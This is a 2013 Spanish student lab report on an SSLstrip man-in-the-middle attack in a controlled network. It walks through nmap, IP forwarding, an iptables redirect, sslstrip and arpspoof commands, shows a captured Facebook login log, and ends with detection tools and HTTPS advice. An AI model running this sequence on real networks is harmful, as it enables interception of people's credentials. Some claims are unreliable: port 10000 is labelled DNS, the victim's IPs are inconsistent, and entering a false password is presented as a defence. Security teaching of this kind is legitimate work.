

PRUEBA SSLSTRIP EN UN AMBIENTE CONTROLADO

JUSELY TATIANA VELASQUEZ BARRIOS

CARLOS DONCEL DONCEL

000045090 - 000158222

CORPORACION UNIVERSITARIA MINUTO DE DIOS

SEDE GIRARDOT

TECNOLOGIA EN INFORMATICA Y REDES VI

GIRARDOT

2013

RESUMEN

El ataque SSLSTRIP, es una forma de ingresar a una red por medio de paginas Http no seguras, en la cual podemos tener acceso a toda la información que el usuario pueda manipular al momento de estar en la web, no solo podemos ver que paginas visita, sino también tener sus cuentas electrónicas y password, para lo cual se utilizara el método Man In The Middle o intermediario para poder leer, manipular y hacer envenenamiento ARP. Toda la información que se envía entre el servidor y el cliente será filtrada automáticamente, dejándonos como medio espía; en el presente trabajo, explicaremos los pasos y elementos necesarios para llevar a cabo un ataque de este tipo y conocer los cambios que se reflejaran en el ordenador de la víctima (debido a que casi nunca se da cuenta que está siendo atacada, porque el ataque es muy silencioso y solo realiza un pequeño cambio en las direcciones de las páginas web, del cual no se tiene en cuenta cuando se navega por la internet). Es así como con pequeños pasos y con el conocimiento suficiente podemos obtener diferente tipo de información de otro ordenador.

ABSTRACT

The attack sslstrip, is a way to enter a network through unsecured HTTP pages, where we have access to all the information that the user can manipulate the time to be on the web, we can see not only what pages you visit but also have their electronic accounts and password, which is used for the method Man In The Middle or intermediary to read, manipulate and do ARP poisoning. All information sent between the server and the client will be automatically filtered, leaving us half spy, in this paper, explain the steps and information necessary to carry out such an attack and know the changes that were reflected in the victim's computer (since nearly never realize they are under attack, because the attack is very quiet and only takes a small change in the web page addresses, which is not taken into account when browsing the internet). Thus, with small steps and with sufficient knowledge can get different kinds of information from another computer.

INDICE

Pág.

INTRODUCCIO

1.	OBJETIVOS.....	8
2.	SSLSTRIP.....	9
2.1.	PASOS ATAQUE SSLSTRIP.....	10
3.	ATAQUE SSLSTRIP.....	11
3.1.	INICIAR BACT-TRACK CON STARTX.....	11
3.2.	CONEXIÓN A LA RED.....	12
3.3.	COMANDO IWCONFIG.....	12
3.4.	COMANDO NMAP.....	13
3.5.	COMANDO ECHO Y CAT.....	13
3.6.	COMANDO IPTABLES.....	14
3.7.	COMANDO LOCATE SSLSTRIP.....	14
3.8.	COMANDO PHYTON.....	15
3.9.	COMANDO ARPSPOOF.....	16
3.10.	ARCHIVO PLANO TXT CON USUARIOS Y PASSWORD.....	17
4.	¿CÓMO RECONOCER ATAQUES SSLSTRIP?.....	18
4.1.	HTTPS.....	18
4.2.	HTTPS Y CANDADO DE SEGURIDAD.....	19
4.3.	APLICACIONES PARA PREVENIR ATAQUES SSLSTRIP.....	19
4.3.1.	WIRESHARK.....	19
4.3.2.	DECAFFEINATID.....	20
4.3.3.	ARPALERT.....	21
4.4.	DIGITAR CLAVES ERROREAS.....	21
5.	CONCLUSIONES.....	22
6.	REFERENCIAS.....	23

LISTA DE FIGURAS

	Pág.
Figura N° 1. SSLSTRIP.....	9
Figura N° 2. COMO HACER MAN IN THE MIDDLE.....	10
Figura N° 3.INICIAR BACK-TRACK CON EL COMANDO STARTX.....	11
Figura N° 4.IMAGEN DE ESCRITORIO DEL BACK TRACK 5.....	11
Figura N° 5.CONEXION A INTERNET.....	12
Figura N° 6. COMANDO IWCONFIG.....	12
Figura N° 7. COMANDO NMAP.....	13
Figura N° 8. COMANDO ECHO Y COMANDO CAT.....	13
Figura N° 9. COMANDO IPTABLES.....	14
Figura N° 10. COMANDO LOCATE SSLSTRIP.....	14
Figura N° 11.UBICACION SSLSTRIP.....	15
Figura N° 12. COMANDO PHYTON.....	15
Figura N° 13. ARCHIVO PLANO TXT.....	16
Figura N° 14. COMANDO ARPSPOOF.....	16
Figura N° 15. ARCHIVO PLANO TXT (USUARIOS Y PASSWORD).....	17
Figura N° 16. FACEBOOK.....	18
Figura N° 17.FACEBOOK HACKEADO.....	18
Figura N° 18. PROTOCOLOS EN INTERNET: FTP, HTTP Y HTTPS.....	19

LISTA DE FIGURAS

	Pág.
Figura N° 19. WIRESHARK ICON.....	20
Figura N° 20. BIG PROBLEM.....	20
Figura N° 21. ARP ALERT.....	21

INTRODUCCIÓN

En el presente trabajo se realizará un ataque SSLSTRIP en el cual utilizaremos Man In The Middle sobre el protocolo SSL/TLS desde una red WIFI, el cual se basa en situar al ordenador atacante entre la víctima y el servidor, en el momento de realizar esta conexión sin ser detectados podremos manipular la comunicación entre ambos. El objetivo primordial de este trabajo es demostrar la vulnerabilidad que tienen los equipos, los cuales son material fácil para realizar estos ataques, de igual forma se especificara los pasos que se deben tener en cuenta para llevar a cabo este ataque y como poder evitar ser filtrada la información.

De igual forma se ilustrara con imágenes, para demostrar pruebas del ataque que se realizo en un ambiente controlado, en el envenenamiento de una red con el fin de conocer que paginas navega en la Internet, sus direcciones electrónicas y sus password, para ello se especifica paso a paso el ataque por medio del BackTrack 5, la forma en la que podemos ver la información de el host de la víctima y el resultado final del ataque.

1. OBJETIVOS

- Dar a conocer el funcionamiento y los conceptos básicos del ataque SSLSTRIP.
- Probar el ataque en un ambiente controlado.
- Describir el principal problema de seguridad informática en las páginas Web.
- Distinguir los mecanismos de prevención al ataque.
- Enriquecer los conocimientos acerca de la seguridad informática.

2. SSLSTRIP

Es una aplicación para sistemas operativos Linux, se ejecuta entre los protocolos de aplicación HTTP,SMTP sobre el protocolo de transporte TCP, el cual es capaz de cifrar todo el trafico de usuarios y claves que viajan a través de una red, haciendo engañar al servidor convirtiendo todo el HTTPS (cifrado) de una web en HTTP (sin cifrar), para esto utilizamos el protocolo SSL (secured socked layer) ya que es el encargado de la seguridad al intercambio de datos entre dos aplicaciones entre un servidor web y un navegador.




Figura N° 1. SSLStrip. <http://www.flu-project.com/ssl-strip.html>

Luego se hace un MAN IN THE MIDDLE (hombre en el medio) el cual se encarga de escuchar, leer, inyectar y modificar la información que hay entre el servidor y el cliente.

Es la técnica que consiste en envenenar la cache ARP de un cliente de una red, para hacerle creer que la MAC de la puerta de enlace es la dirección del

equipo atacante, simplemente lo que se hace es cambiar la MAC de su puerta de enlace y se pondría la MAC de nosotros, pudiendo de este modo situar la maquina del atacante en el medio de las comunicaciones.




Figura N° 2. Como Hacer Man In The Middle. www.bujarra.com

Para esto utilizaremos BACK-TRACK 5 el cual será nuestra base para poder ejecutar los comandos y el SSLSTRIP.

2.1. Pasos Ataque SSLSTRIP:

- BACK-TRACK 5 CD
- NMAP
- ECHO
- IPTABLES
- SSLSTRIP
- PHYTON
- ARPSPOOF

3. ATAQUE SSLSTRIP

3.1. Para realizar un ataque a través de SSLSTRIP necesitamos la herramienta BACKTRACK para eso la podemos descargar en <http://www.backtrack-linux.org/> podemos crear un CD bootable el cual reiniciando la máquina nos mostrara la interfaz grafica a través del comando **STARTX**.



Figura N° 3. Iniciar Back-Track con el comando STARTX



Figura N° 4. Imagen de escritorio del Back Track5

3.2. Nos conectamos a la red en la cual está conectada nuestra víctima, para que el ataque pueda ser ejecutado con efectividad, para este caso la red es llamada **Prueba Ataque SSLSTRIP**, la cual automáticamente nos dará una dirección IP **192.168.143.101** y la dirección de nuestra puerta de enlace **192.168.143.1**.

Para ejecutar el ataque debemos saber la clave de la red a la cual pertenece la víctima.




Figura N° 5. Conexión a Internet

3.3. Abrimos una terminal y escribimos el comando **IWCONFIG** el cual nos servirá para verificar la interfaz a la que pertenecemos y con la cual atacaremos a la víctima, para este caso nuestra red es la **WLAN0** Ya que estamos conectados por medio de una red inalámbrica.





Figura N° 6. Comando iwconfig

- 3.4. Con el comando **nmap -sP 192.168.143.1/24** podremos visualizar todos los host que estén conectados a esta red con su respectiva dirección IP y la dirección MAC, para este caso nuestra víctima tiene la dirección IP **192.168.143.50**.




```
Applications Places System Thu Jan 24, 11:05 AM
root@bt: ~
File Edit View Terminal Help
root@bt:~# nmap -sP 192.168.143.1/24

Starting Nmap 5.61TEST4 ( http://nmap.org ) at 2013-01-24 11:04 COT
Nmap scan report for 192.168.143.1
Host is up (0.0027s latency).
MAC Address: 84:A6:C8:39:29:44 (Intel Corporate)
Nmap scan report for 192.168.143.50
Host is up (0.0056s latency).
MAC Address: 00:1A:73:2C:92:A7 (Gemtek Technology Co.)
Nmap scan report for bt.connectify (192.168.143.101)
Host is up.
Nmap done: 256 IP addresses (3 hosts up) scanned in 20.35 seconds
root@bt:~#
```

Figura N° 7. Comando nmap

- 3.5. Los comando ECHO es la ruta en la cual encontramos el fichero **IP_FORWARD** que se encarga de convertir nuestra maquina en un puente de datos entre el host atacado y el servidor, este comando registra y escucha todos los datos que pasan por él.

El comando CAT se encarga de comprobar si hay una víctima, para ello muestra un 1 como afirmación.



```
Applications Places System Thu Jan 24, 11:07 AM
root@bt: ~
File Edit View Terminal Help
root@bt:~# echo 1 > /proc/sys/net/ipv4/ip_forward
root@bt:~# cat /proc/sys/net/ipv4/ip_forward
1
```


Figura N° 8. Comando echo y Comando cat

- 3.6. **iptables -t nat -A PREROUTING -p tcp --destination-port 80 -j REDIRECT --to-port 10000**, este comando se encargara de escucharemos y redireccionar todo el tráfico HTTP que se emite por el puerto 80 (internet) a el puerto 10000(DNS) a SSLSTRIP.

```
root@bt:~# iptables -t nat -A PREROUTING -p tcp --destination-port 80 -j REDIRECT --to-port 10000
root@bt:~#
```

F
Figura N° 9. Comando iptables

- 3.7. A través del comando **LOCATE SSLSTRIP** obtendremos la dirección en la cual está guardado nuestro SSLSTRIP en el back-track 5, ya que este lo trae instalado por defecto en el CD booteable, allí encontramos el directorio **/PENTEST/WEB/SSLSTRIP** el cual vamos a utilizar para poder entrar a el sslstrip.



```
Applications Places System Thu Jan 24, 11:14 AM
root@bt: /
File Edit View Terminal Help

root@bt:~# locate sslstrip
/pentest/sniffers/easy-creds/definitions.sslstrip
/pentest/web/sslstrip
/pentest/web/beef/modules/browser/link_rewrite_sslstrip
/pentest/web/beef/modules/browser/link_rewrite_sslstrip/command.js
/pentest/web/beef/modules/browser/link_rewrite_sslstrip/config.yaml
/pentest/web/beef/modules/browser/link_rewrite_sslstrip/module.rb
/pentest/web/sslstrip/COPYING
/pentest/web/sslstrip/README
/pentest/web/sslstrip/lock.ico
/pentest/web/sslstrip/setup.py
/pentest/web/sslstrip/sslstrip
/pentest/web/sslstrip/sslstrip.py
```

Figura N° 10. Comando locate sslstrip




```
Applications Places System Thu Jan 24, 11:14 AM
root@bt: /pentest/web/sslstrip
File Edit View Terminal Help
root@bt:/# cd /pentest/web/sslstrip
root@bt:/pentest/web/sslstrip#
```

Figura N° 11. Ubicación sslstrip

- 3.8. Después de encontrarnos dentro del directorio de SSLSTRIP escribimos el comando **python sslstrip.py -w /root/Desktop/prueba**.

Este comando inicia el SSLSTRIP y lo hace escuchar todo por el puerto 80 y 10000 cuando la víctima entre a internet, también crea un archivo de texto plano en el escritorio en el cual se almacenara toda los datos capturados.



```
Applications Places System Thu Jan 24, 11:16 AM
root@bt: /pentest/web/sslstrip
File Edit View Terminal Help
root@bt:/pentest/web/sslstrip# python sslstrip.py -w /root/Desktop/prueba_
sslstrip 0.9 by Moxie Marlinspike running...
```

Figura N° 12. Comando phyton

Este es el archivo de texto plano que se crea en el escritorio al momento de ejecutar el comando **python sslstrip.py -w /root/Desktop/prueba**.





Figura N° 13. Archivo plano TXT

- 3.9. Realizamos un **arp spoof -i wlan0 192.168.101.50 192.168.101.1** el cual hace el ataque MAN IN THE MIDDLE entre la víctima y la puerta de enlace, ya que se encarga de ponerse en el medio y redirigir todo el tráfico de red HTTP a nuestro ordenador.

A screenshot of a terminal window with a dark background. The window title bar shows 'Applications Places System' and system information: 'Sat Jan 26, 10:19 AM'. The terminal prompt is 'root@bt: ~'. The command executed is 'arpspoof -i wlan0 -t 192.168.101.50 192.168.101.1'. The output shows three lines of ARP replies: '90:4c:e5:a8:45:a2 0:1a:73:2c:92:a7 0806 42: arp reply 192.168.101.1 is-at 90:4c:e5:a8:45:a2'.

Figura N° 14. Comando arpspoof

- 3.10. A continuación se mostrara el archivo plano creado por el comando Phyton el cual ya obtuvo las primeras contraseñas de su víctima de las páginas de facebook y Hotmail.



```
2013-01-26 15:50:33,285 POST Data (api.defaulttab.com):
{"unique_browser_id":"64BF0C0143EF71B6A353F5896BD2E64D"}
2013-01-26 15:50:37,404 POST Data (api.webrep.avast.com):
{"plugin": {"type": "firefox", "version": ""}, "rules": {"version": "100817143230073"}}
2013-01-26 15:50:43,108 POST Data (ui.ff.avast.com):

facebook.com ( [redacted] ) ( [redacted] )
2013-01-26 15:50:43,179 POST Data (ui.ff.avast.com):

http://www.facebook.com/ ( [redacted] ) ( [redacted] )
2013-01-26 15:50:43,194 POST Data (ui.ff.avast.com):

facebook.com ( [redacted] ) ( [redacted] )
2013-01-26 15:50:58,433 SECURE POST Data (www.facebook.com):
lsd=AVq02jVU&email=malwaresslstrip%40hotmail.com&pass=ATAQUEFACEBOOK&default_persistent=0&ch
%D0%84&timezone=&lgnrnd=125041_0woc&lgnjs=n&locale=es_ES
2013-01-26 15:51:02,276 POST Data (ui.ff.avast.com):

facebook.com ( [redacted] ) ( [redacted] )
2013-01-26 15:51:04,373 POST Data (www.facebook.com):
user=100005095273247&cached_user_info_ids=100005095273247%
2C100000321791683&fetch_mobile=false&__user=100005095273247&__a=1&__req=2&fb_dtsg=AQCTY3vw&p
2013-01-26 15:51:04,378 POST Data (www.facebook.com):
notif_latest=1359222706&notif_latest_read=0&__user=100005095273247&__a=1&__req=6&fb_dtsg=AQC
2013-01-26 15:51:04,379 POST Data (www.facebook.com):
user=100005095273247&cached_user_info_ids=100005095273247%
2C100000321791683&fetch_mobile=false&__user=100005095273247&__a=1&__req=3&fb_dtsg=AQCTY3vw&p
2013-01-26 15:51:06,902 POST Data (ui.ff.avast.com):

facebook.com ( [redacted] ) ( [redacted] )
2013-01-26 15:51:07,373 POST Data (ui.ff.avast.com):

facebook.com ( [redacted] ) ( [redacted] )
```

Figura N° 15. Archivo plano txt (usuarios y password)

4. ¿CÓMO RECONOCER ATAQUES SSLSTRIP?

A continuación daremos a conocer algunos pasos para tener en cuenta al momento de ingresar a una página web en donde deba ser obligatorio nuestro correo electrónico y password.

- 4.1. Siempre que abra el navegador para entrar a Facebook, Hotmail, Twitter, etc. Debemos fijarnos en la URL que contenga el protocolo HTTPS (protocolo de seguro de transferencia de hipertexto) ya que este se encarga de certificar al usuario que el sitio es seguro y confiable para su navegación.

Ejemplo:

- Facebook Seguro. <https://www.facebook.com/>.
 - Facebook no Seguro. <http://www.facebook.com/>.
- www.facebook.com/.



Figura N° 16. Facebook



Figura N° 17. Facebook hackeado

- 4.2. Otra forma de verificar que nuestro sitio web es seguro es identificar que al HTTPS este acompañado de un candado o una llave el cual nos confirmara que es certificada de la página segura y confiable.



Figura N° 18. Protocolos en Internet: FTP, HTTP Y HTTPS.

<http://culturacion.com/2010/01/protocolos-en-internet-ftp-http-y-https/>

- 4.3. Muchas de la redes de área local (LAN) no tienen una aplicación que se encargue de neutralizar este tipo de ataque (MEN IN THE MIDDLE), en una Red WI-FI de un Hogar, universidad, empresa, etc. Hay varias opciones de cómo protegernos a través de un software que aunque no logre evitar el ataque nos ayude a elevar nuestra seguridad un nivel más alto.

Aplicaciones como Wireshark que son multiplataforma para Linux y Microsoft u otras como DecaffeinatID para Windows y arpalert para Linux. Requieren un poco de conocimiento para ser utilizadas.

- 4.3.1. Wireshark. Es una herramienta de sniffer que se utiliza en Windows y Linux, entre todas sus funciones tiene las características de descubrir y "detectar tormentas petición ARP", proporcionar resúmenes de las

inundaciones ARP spoofing y los eventos de ataque, e incluso es capaz de indicar qué marcos deben investigarse más a fondo, ya que estuvieron involucrados en el ataque.




Figura N° 19. Wireshark icon.
http://en.wikipedia.org/wiki/File:Wireshark_Icon.png

4.3.2. DecaffeinatID. Es una aplicación para Windows que agrega una seguridad extra al sistema, aunque no reemplaza a firewall ni a un buen antivirus. Consiste en examinar constantemente los logs de Windows para informarnos de cualquier intento de acceso a uno de los servicios de nuestro sistema o de algún cambio en el firewall, y otra que vigila el protocolo ARP contra ataques de Poisoning.



Figura N° 20. Big Problem.
<http://www.irongeek.com/i.php?page=security/decaffeinatid-simple-ids-arpwatch-for-windows>

4.3.3. ARPalert. Este software es utilizado para el seguimiento de redes Ethernet, escucha en una interfaz de red y captura todas las conversaciones de la dirección MAC a la petición de IP, luego compara las direcciones MAC que detecta con una lista pre configurada de direcciones MAC autorizadas. Si el MAC no está en la lista, arpalert lanza un script de usuario predefinido con la dirección MAC y la dirección IP como parámetros.



Figura N° 21. ARP Alert. http://i1-mac.softpedia-static.com/screenshots/ARP-Alert_1.jpg

4.4. Otra forma de prevenir este ataque es, a la hora de digitar el usuario y la clave para ello debemos digitar lo nombrado con el usuario verdadero pero la clave falsa, con el fin de evitar y cortar la tormenta de ARP que fue enviada a nuestra maquina.

5. CONCLUSIONES

El ataque SSLStrip teniendo como aliado el Man In The Middle, fue todo un éxito, observando las debilidades que tiene un red, la cual puede ser atacada sin darnos cuenta, la confianza que se tiene al navegar en la Internet, sin percatar de que navegamos en paginas no seguras, esto con lleva que solo se necesita un momento de distracción en la pantalla para poder ser una víctima más de este ataque.

Con base en lo anterior, nos podemos dar cuenta en lo importante que es tener cuidados especiales, conocer cómo prevenir estos ataques y que aplicaciones nos ayudarían a navegar sin incertidumbre de ser atacados.

6. REFERENCIAS

